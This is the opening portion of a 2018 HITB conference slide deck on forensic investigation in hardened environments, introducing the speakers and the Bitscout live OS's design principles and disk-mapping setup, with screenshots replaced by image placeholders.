HITB GSEC 2018
30 AUG 2018

Brain Surgery: Breaking Full Disk Encryption

Forensics in a hardened environment

by Vitaly Kamluk, Kaspersky Lab & Nicolas Collery, DBS Bank

BITSCOUT

"Bionic"

+Who are we?

Vitaly Kamluk

Kaspersky Lab

Principal Security Researcher

- 13 years at Kaspersky Lab
- 2 years with INTERPOL

Author of Bitscout project
Enjoys tickling feeling in the brain after reverse engineering.

KASPERSKY lab

Nicolas Collery

DBS Bank

Security engineer at DBS Bank, now leading the Offensive Team, I still am a forensic SME for the CERT and passionate about it.
Our heavily hardened environment, makes attacks difficult but investigations potentially too. Staying ahead is key.

DBS

We both presented at HITB Commsec in 2017 about a similar topic and now we are extending.

COMMSEC D2 - Vitaly Kamluk and Wayne Lee –
Searching for a Needle in a Remote Haystack

COMMSEC D2 - Nicolas Collery –
It's Friday Evening Professor Moriarty

Materials found at: https://gsec.hitb.org/materials/sg2017/

+Context & Bitscout Introduction

+Bitscout: Our Principles

Some important core principles

- Forensically sound LiveOS (LiveCD/LiveUSB)
- Free and open-source forever (Linux based)
- Simple and customizable during build
- Extendable during runtime
- Minimal in RAM and in size
- Capable to work even over very slow or unstable networks
- User chooses VPN certificates and SSH keys
- Security through unprivileged isolated access

https://github.com/KasperskyLab/bitscout

+Starting Bitscout

//no GUI 4 u, kid!

+Disk Setup

+Disk Setup

Select Disk

Owner

Physical Compromised Machine

Booted on Bitscout Live OS

Physical Disks (exist as a devices)

Console


LXC Container

Mapped Virtual Disk


TCP 22 - SSH

Bridge / Firewall


+Disk Setup




Map to an evidence device



+Disk Setup



Review the mapping





+Security of the data
Forensically sound – by-design


+Layers of OS & file systems (security by design)

LIVE CD (RO)

